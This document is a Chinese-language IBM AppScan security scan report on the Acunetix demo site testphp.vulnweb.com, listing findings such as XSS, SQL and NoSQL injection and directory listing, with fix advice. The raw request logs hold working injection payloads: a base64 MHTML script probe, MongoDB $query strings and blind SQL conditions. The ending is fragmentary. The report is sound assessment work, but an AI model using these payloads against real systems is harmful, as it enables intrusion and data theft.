



Web 应用程序报告

该报告包含有关 **web** 应用程序的重要安全信息。

安全报告

该报告由 IBM Security AppScan Standard 创建 9.0.1.1, 规则: 1843
扫描开始时间: 2019/10/13 10:21:30

目录

介绍

- 一般信息
- 登陆设置

管理综合报告

- 问题类型
- 有漏洞的 URL
- 修订建议
- 安全风险
- 原因
- WASC 威胁分类

按问题类型分类的问题

- Microsoft Windows MHTML 跨站点脚本编制 2
- MongoDB NoSQL 注入 3
- SQL 盲注 1
- SQL 注入 14
- 跨站点脚本编制 18
- 通过 URL 重定向钓鱼 1
- 已解密的登录请求 5
- 主机允许从任何域进行 flash 访问 1
- AHG EZshopper 文件下载 1
- CVS 目录浏览 1
- 链接注入（便于跨站请求伪造） 7
- 目录列表 4
- 通过框架钓鱼 8
- Macromedia Dreamweaver 远程数据库脚本信息泄露 1
- PHP phpinfo.php 信息泄露 1
- 发现目录列表模式 5
- 发现数据库错误模式 33
- 发现压缩目录 32
- 检测到隐藏目录 1

- 临时文件下载 ③
- 自动填写未对密码字段禁用的 HTML 属性 ②
- 发现电子邮件地址模式 ⑫
- 检测到应用程序测试脚本 ①
- 客户端（JavaScript）Cookie 引用 ①
- 应用程序错误 ⑪
- 整数溢出 ①

修订建议

- 查看危险字符注入的可能解决方案
- 发送敏感信息时，始终使用 SSL 和 POST（主体）参数。
- 禁用基于参数值指向外部站点的重定向
- 确保用户输入的类型正确并对其进行正确转义
- 设置 crossdomain.xml 文件中 allow-access-from 实体的域属性，以包含特定域名而不是任何域。
- 应用一种建议的变通方法解决方案
- 替换 AHG Ezshopper
- 修改服务器配置，以拒绝对包含敏感信息的目录的访问
- 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁
- 除去 Web 站点中的电子邮件地址
- 除去服务器中的测试脚本
- 除去客户端中的业务逻辑和安全逻辑
- 除去生产服务器中的 MMHTTPDB 脚本文件
- 除去虚拟目录中的旧版本文件
- 除去压缩目录文件或限制对它的访问
- 从站点中除去 phpinfo.php 脚本和其他所有缺省脚本
- 对禁止的资源发布“404 - Not Found”响应状态代码，或者将其完全除去
- 将“autocomplete”属性正确设置为“off”
- 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

咨询

- Microsoft Windows MHTML 跨站点脚本编制
- MongoDB NoSQL 注入
- SQL 盲注
- SQL 注入
- 跨站点脚本编制
- 通过 URL 重定向钓鱼
- 已解密的登录请求
- 主机允许从任何域进行 flash 访问
- AHG EZshopper 文件下载
- CVS 目录浏览
- 链接注入（便于跨站请求伪造）
- 目录列表
- 通过框架钓鱼
- Macromedia Dreamweaver 远程数据库脚本信息泄露
- PHP phpinfo.php 信息泄露
- 发现目录列表模式
- 发现数据库错误模式

- 发现压缩目录
- 检测到隐藏目录
- 临时文件下载
- 自动填写未对密码字段禁用的 HTML 属性
- 发现电子邮件地址模式
- 检测到应用程序测试脚本
- 客户端 (JavaScript) Cookie 引用
- 应用程序错误
- 整数溢出

应用程序数据

- cookie
- JavaScript
- 参数
- 注释
- 已访问的 URL
- 失败的请求
- 已过滤的 URL

介绍

该报告包含由 IBM Security AppScan Standard 执行的 Web 应用程序安全性扫描的结果。

高严重性问题:	45
中等严重性问题:	21
低严重性问题:	78
参考严重性问题:	26
报告中包含的严重性问题总数:	170
扫描中发现的严重性问题总数:	170

一般信息

扫描文件名称:	testphp.vulnweb
扫描开始时间:	2019/10/13 10:21:30
测试策略:	Default
主机	testphp.vulnweb.com
操作系统:	Unknown
Web 服务器:	Unknown
应用程序服务器:	Any



























登陆设置

登陆方法:	记录的登录
并发登陆:	已启用
JavaScript 执行文件:	已禁用
会话中检测:	已启用
会话中模式:	
跟踪或会话标识 cookie:	
跟踪或会话标识参数:	
登陆序列:	

管理综合报告

问题类型 26

TOC

问题类型		问题的数量
高	Microsoft Windows MHTML 跨站点脚本编制	2 
高	MongoDB NoSQL 注入	3 
高	SQL 盲注	1 
高	SQL 注入	14 
高	跨站点脚本编制	18 
高	通过 URL 重定向钓鱼	1 
高	已解密的登录请求	5 
高	主机允许从任何域进行 flash 访问	1 
中	AHG EZshopper 文件下载	1 
中	CVS 目录浏览	1 
中	链接注入（便于跨站请求伪造）	7 
中	目录列表	4 
中	通过框架钓鱼	8 
低	Macromedia Dreamweaver 远程数据库脚本信息泄露	1 
低	PHP phpinfo.php 信息泄露	1 
低	发现目录列表模式	5 
低	发现数据库错误模式	33 
低	发现压缩目录	32 
低	检测到隐藏目录	1 
低	临时文件下载	3 
低	自动填写未对密码字段禁用的 HTML 属性	2 
参	发现电子邮件地址模式	12 
参	检测到应用程序测试脚本	1 
参	客户端（JavaScript）Cookie 引用	1 
参	应用程序错误	11 
参	整数溢出	1 

URL		问题的数量
高	http://testphp.vulnweb.com/hpp/params.php	9 
高	http://testphp.vulnweb.com/AJAX/showxml.php	2 
高	http://testphp.vulnweb.com/hpp/	6 
高	http://testphp.vulnweb.com/showimage.php	3 
高	http://testphp.vulnweb.com/search.php	1  3 
高	http://testphp.vulnweb.com/AJAX/categories.php	1 
高	http://testphp.vulnweb.com/AJAX/infotitle.php	4 
高	http://testphp.vulnweb.com/artists.php	6 
高	http://testphp.vulnweb.com/guestbook.php	1  1 
高	http://testphp.vulnweb.com/listproducts.php	1  3 
高	http://testphp.vulnweb.com/product.php	5 
高	http://testphp.vulnweb.com/secured/newuser.php	1  8 
高	http://testphp.vulnweb.com/signup.php	4 
高	http://testphp.vulnweb.com/userinfo.php	8 
高	http://testphp.vulnweb.com/	4 
中	http://testphp.vulnweb.com/AJAX/	1 
中	http://testphp.vulnweb.com/Flash/	2 
中	http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/	2 
中	http://testphp.vulnweb.com/admin/	2 
中	http://testphp.vulnweb.com/images/	2 
低	http://testphp.vulnweb.com/secured/	1 
低	http://testphp.vulnweb.com/CVS/	2 
低	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/	7 
低	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/	7 
低	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/	7 
低	http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/	7 
低	http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/	7 
低	http://testphp.vulnweb.com/cart.php	2 
低	http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/	5 
低	http://testphp.vulnweb.com/cgi-bin/	2 
低	http://testphp.vulnweb.com/index.php	2 
低	http://testphp.vulnweb.com/login.php	2 
参	http://testphp.vulnweb.com/categories.php	1 

参	http://testphp.vulnweb.com/disclaimer.php	1	<div></div>
参	http://testphp.vulnweb.com/AJAX/index.php	1	<div></div>

修订建议 19

TOC

修复任务	问题的数量
高 查看危险字符注入的可能解决方案	81 <div></div>
高 发送敏感信息时，始终使用 SSL 和 POST（主体）参数。	5 <div></div>
高 禁用基于参数值指向外部站点的重定向	1 <div></div>
高 确保用户输入的类型正确并对其进行正确转义	3 <div></div>
高 设置 crossdomain.xml 文件中 allow-access-from 实体的域属性，以包含特定域名而不是任何域。	1 <div></div>
高 应用一种建议的变通方法解决方案	2 <div></div>
中 替换 AHG Ezshopper	1 <div></div>
中 修改服务器配置，以拒绝对包含敏感信息的目录的访问	1 <div></div>
中 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁	9 <div></div>
低 除去 Web 站点中的电子邮件地址	12 <div></div>
低 除去服务器中的测试脚本	1 <div></div>
低 除去客户端中的业务逻辑和安全逻辑	1 <div></div>
低 除去生产服务器中的 MMHTTPDB 脚本文件	1 <div></div>
低 除去虚拟目录中的旧版本文件	3 <div></div>
低 除去压缩目录文件或限制对它的访问	32 <div></div>
低 从站点中除去 phpinfo.php 脚本和其他所有缺省脚本	1 <div></div>
低 对禁止的资源发布“404 - Not Found”响应状态代码，或者将其完全除去	1 <div></div>
低 将“autocomplete”属性正确设置为“off”	2 <div></div>
低 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常	12 <div></div>

安全风险 15

TOC

风险	问题的数量
高 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务	28 <div></div>
高 可能会查看、修改或删除数据库条目和表	51 <div></div>
高 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息	16 <div></div>
高 可能会窃取诸如用户名和密码等未经加密即发送了的登录信息	5 <div></div>
中 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受	11 <div></div>

	限文件		
中	可能会查看 Web 服务器（在 Web 服务器用户的许可权限制下）上的任何文件（例如，数据库、用户信息或配置文件）的内容	1	<div></div>
中	可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件	7	<div></div>
低	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置	13	<div></div>
低	可能会泄露服务器环境变量，这可能会帮助攻击者开展针对 Web 应用程序的进一步攻击	1	<div></div>
低	可能会检索服务器端脚本的源代码，这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息	32	<div></div>
低	可能会检索有关站点文件系统结构的信息，这可能会帮助攻击者映射此 Web 站点	1	<div></div>
低	可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息	4	<div></div>
低	可能会绕过 Web 应用程序的认证机制	2	<div></div>
参	此攻击的最坏情形取决于在客户端所创建的 cookie 的上下文和角色	1	<div></div>
参	可能会收集敏感的调试信息	12	<div></div>

原因 13

TOC

原因	问题的数量
高 未对用户输入正确执行危险字符清理	86 <div></div>
高 Web 应用程序执行指向外部站点的重定向	1 <div></div>
高 诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递	5 <div></div>
高 Web 服务器或应用程序服务器是以不安全的方式配置的	2 <div></div>
中 Web 站点上安装了没有已知补丁且易受攻击的第三方软件	1 <div></div>
中 许可权不适当/已将 ACL 设置为文件/目录	1 <div></div>
中 已启用目录浏览	9 <div></div>
低 Web 应用程序编程或配置不安全	47 <div></div>
低 在 Web 站点上安装了缺省样本脚本或目录	1 <div></div>
低 在生产环境中留下临时文件	4 <div></div>
参 Cookie 是在客户端创建的	1 <div></div>
参 未对入局参数值执行适当的边界检查	12 <div></div>
参 未执行验证以确保用户输入与预期的数据类型匹配	12 <div></div>

WASC 威胁分类

TOC

威胁	问题的数量
----	-------

SQL 注入	51	
URL 重定向滥用	1	
传输层保护不足	5	
可预测资源位置	4	
跨站点脚本编制	21	
路径遍历	1	
目录索引	10	
内容电子欺骗	15	
信息泄露	61	
整数溢出	1	

按问题类型分类的问题

高

Microsoft Windows MHTML 跨站点脚本编制 2

TOC

问题 1 / 2

TOC

Microsoft Windows MHTML 跨站点脚本编制

严重性:

高

CVSS 分数: 7.5

URL:

http://testphp.vulnweb.com/hpp/params.php

实体:

p (Parameter)

风险:

可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因:

未对用户输入正确执行危险字符清理

固定值:

应用一种建议的变通方法解决方案

差异: 参数 从以下位置进行控制: valid 至:

```
Content-Type:%20multipart/related;%20boundary=_AppScan%0d%0a--_AppScan%0d%0aContent-Location:foo%0d%0aContent-Transfer-Encoding:base64%0d%0a%0d%0aPGh0bWw%2bPHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw%2b%0d%0a
```

推理: 发现在将测试响应进行编码发送后，其包含已解码的有效内容。

测试请求和响应:

```
GET /hpp/params.php?p=Content-Type:%20multipart/related;%20boundary=_AppScan%0d%0a--_AppScan%0d%0aContent-Location:foo%0d%0aContent-Transfer-Encoding:base64%0d%0a%0d%0aPGh0bWw%2bPHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw%2b%0d%0a&pp=12 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:09 GMT
Content-Type: text/html
```

```

Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Content-Type: multipart/related; boundary=_AppScan
--_AppScan
Content-Location:foo
Content-Transfer-Encoding:base64

PGh0bWw+PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw+
12

```

问题 2 / 2

TOC

Microsoft Windows MHTML 跨站点脚本编制

严重性:	高
CVSS 分数:	7.5
URL:	http://testphp.vulnweb.com/hpp/params.php
实体:	pp (Parameter)
风险:	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
原因:	未对用户输入正确执行危险字符清理
固定值:	应用一种建议的变通方法解决方案

差异: 参数 从以下位置进行控制: 12 至:

```

Content-Type:%20multipart/related;%20boundary=_AppScan%0d%0a--_AppScan%0d%0aContent-Location:
foo%0d%0aContent-Transfer-Encoding:base64%0d%0aPGh0bWw%2bPHNjcmlwdD5hbGVydCgiWFNTIik8L3
NjcmlwdD48L2h0bWw%2b%0d%0a

```

推理: 发现在将测试响应进行编码发送后，其包含已解码的有效内容。

测试请求和响应:

```

GET /hpp/params.php?p=valid&pp=Content-Type:%20multipart/related;%20boundary=_AppScan%0d%0a--
_AppScan%0d%0aContent-Location:foo%0d%0aContent-Transfer-
Encoding:base64%0d%0aPGh0bWw%2bPHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw%2b%0d%0a
HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:13 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

validContent-Type: multipart/related; boundary=_AppScan
--_AppScan
Content-Location:foo
Content-Transfer-Encoding:base64

```

高

MongoDB NoSQL 注入 3

TOC

问题 1 / 3

TOC

MongoDB NoSQL 注入

严重性: 高

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/showimage.php

实体: file (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: 确保用户输入的类型正确并对其进行正确转义

差异: 参数 从以下位置进行控制: `./pictures/2.jpg` 至: `./pictures/2.jpg","$542":`
参数 从以下位置进行控制: `./pictures/2.jpg` 至: `./pictures/2.jpg","$query":{},"A":`
参数 从以下位置进行控制: `./pictures/2.jpg` 至: `./pictures/2.jpg","$query":{"NonlExistent2Field":3},"A":`

推理: AppScan 发送了三个请求: Error、True 和 False。所有三个响应都彼此不同, 这指示 MongoDB 注入已成功。

测试请求和响应:

此请求/响应中包含二进制内容, 但生成的报告中不包含此内容。

问题 2 / 3

TOC

MongoDB NoSQL 注入

严重性: 高

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/AJAX/showxml.php

实体: ->xml (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: 确保用户输入的类型正确并对其进行正确转义

差异: 参数 从以下位置进行控制: -- 至: ", "\$963": "

参数 从以下位置进行控制: -- 至: ", "\$query": {}, "A": "

参数 从以下位置进行控制: -- 至: ", "\$query": {"NonExistent2Field": 3}, "A": "

推理: AppScan 发送了三个请求: Error、True 和 False。所有三个响应都彼此不同, 这指示 MongoDB 注入已成功。

测试请求和响应:

```
POST /AJAX/showxml.php HTTP/1.1
Content-Type: text/xml
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 21
```

```
<xml>"$, $963": "</xml>
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Your cookie is set to 3<pre>&lt;xml&gt;&quot;;&quot;$963&quot;;&quot;&lt;/xml&gt;&lt;/pre>
```

```
POST /AJAX/showxml.php HTTP/1.1
Content-Type: text/xml
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 30
```

```
<xml>"$, $query": {}, "A": "</xml>
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Your cookie is set to 3<pre>&lt;xml&gt;&quot;;&quot;$query&quot;;
{ },&quot;A&quot;;&quot;&lt;/xml&gt;&lt;/pre>
```

```

POST /AJAX/showxml.php HTTP/1.1
Content-Type: text/xml
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 52

<xml>","$query":{"NonlExistent2Field":3},"A":""</xml>

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

Your cookie is set to 3<pre>&lt;xml&gt;&quot;;&quot;$query&quot;;
{&quot;NonlExistent2Field&quot;;3},&quot;A&quot;;&quot;&lt;/xml&gt;</pre>

```

问题 3 / 3

TOC

MongoDB NoSQL 注入

严重性:	高
CVSS 分数:	9.7
URL:	http://testphp.vulnweb.com/hpp/
实体:	pp (Parameter)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	确保用户输入的类型正确并对其进行正确转义

差异: 参数 从以下位置进行控制: 12 至: 12","\$525":"

参数 从以下位置进行控制: 12 至: 12","\$query":{"A":":

参数 从以下位置进行控制: 12 至: 12","\$query":{"NonlExistent2Field":3},"A":":

推理: AppScan 发送了三个请求: Error、True 和 False。所有三个响应都彼此不同, 这指示 MongoDB 注入已成功。

测试请求和响应:

```

GET /hpp/?pp=12","$525": HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:16 GMT
Content-Type: text/html

```

```

Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=12%22%2C%22%24525%22%3A%22">link1</a><br/><a href="params.php?
p=valid&pp=12","$525":"">link2</a><br/><form action="params.php?p=valid&pp=12","$525":""><input
type=submit name=aaaa/></form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>

GET /hpp/?pp=12","$query":{},"A":" HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=12%22%2C%22%24query%22%3A%7B%7D%2C%22A%22%3A%22">link1</a><br/><a
href="params.php?p=valid&pp=12","$query":{},"A":"">link2</a><br/><form action="params.php?
p=valid&pp=12","$query":{},"A":""><input type=submit name=aaaa/></form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>

GET /hpp/?pp=12","$query":{"Non1Existent2Field":3},"A":" HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:17 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?
p=valid&pp=12%22%2C%22%24query%22%3A%7B%22Non1Existent2Field%22%3A%7D%2C%22A%22%3A%22">link1</a>
<br/><a href="params.php?p=valid&pp=12","$query":{"Non1Existent2Field":3},"A":"">link2</a><br/>
<form action="params.php?p=valid&pp=12","$query":{"Non1Existent2Field":3},"A":""><input
type=submit name=aaaa/></form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>

```


问题 1 / 1

TOC

SQL 盲注

严重性: 高

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/search.php

实体: searchFor (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至: 1234+and+7659%3D7659
参数 从以下位置进行控制: 1234+and+abc=7659 至: 1234+and+abc%3D7659
参数 从以下位置进行控制: 1234+and+0=0 至: 1234+and+0%3D0

推理: 测试结果似乎指示存在漏洞, 因为它显示可以在参数值后附加的值, 这表明它们嵌入在 SQL 查询中。在该测试中, 有 3 (有时为 4) 个请求已发送。最后一个请求在逻辑上等同于原始请求, 而倒数第二个请求则不同。所有其他请求都是为了实现控制目的。最后两个响应与第一个响应的比较 (最后一个响应与第一个响应类似, 倒数第二个响应则不同) 指示应用程序易受攻击。

测试请求和响应:

```
POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 42
```

```
searchFor=1234+and+7659%3D7659&goButton=go
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:57 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
```

```

<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageTitle">searched for: 1234 and 7659=7659</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>

```

```
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
  </object>
</p>
</div>

<!--end navbar -->
<div id="siteInfo">  <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>
...
...
...
```

TOC

TOC

固定值: [查看危险字符注入的可能解决方案](#)

18

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: 
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
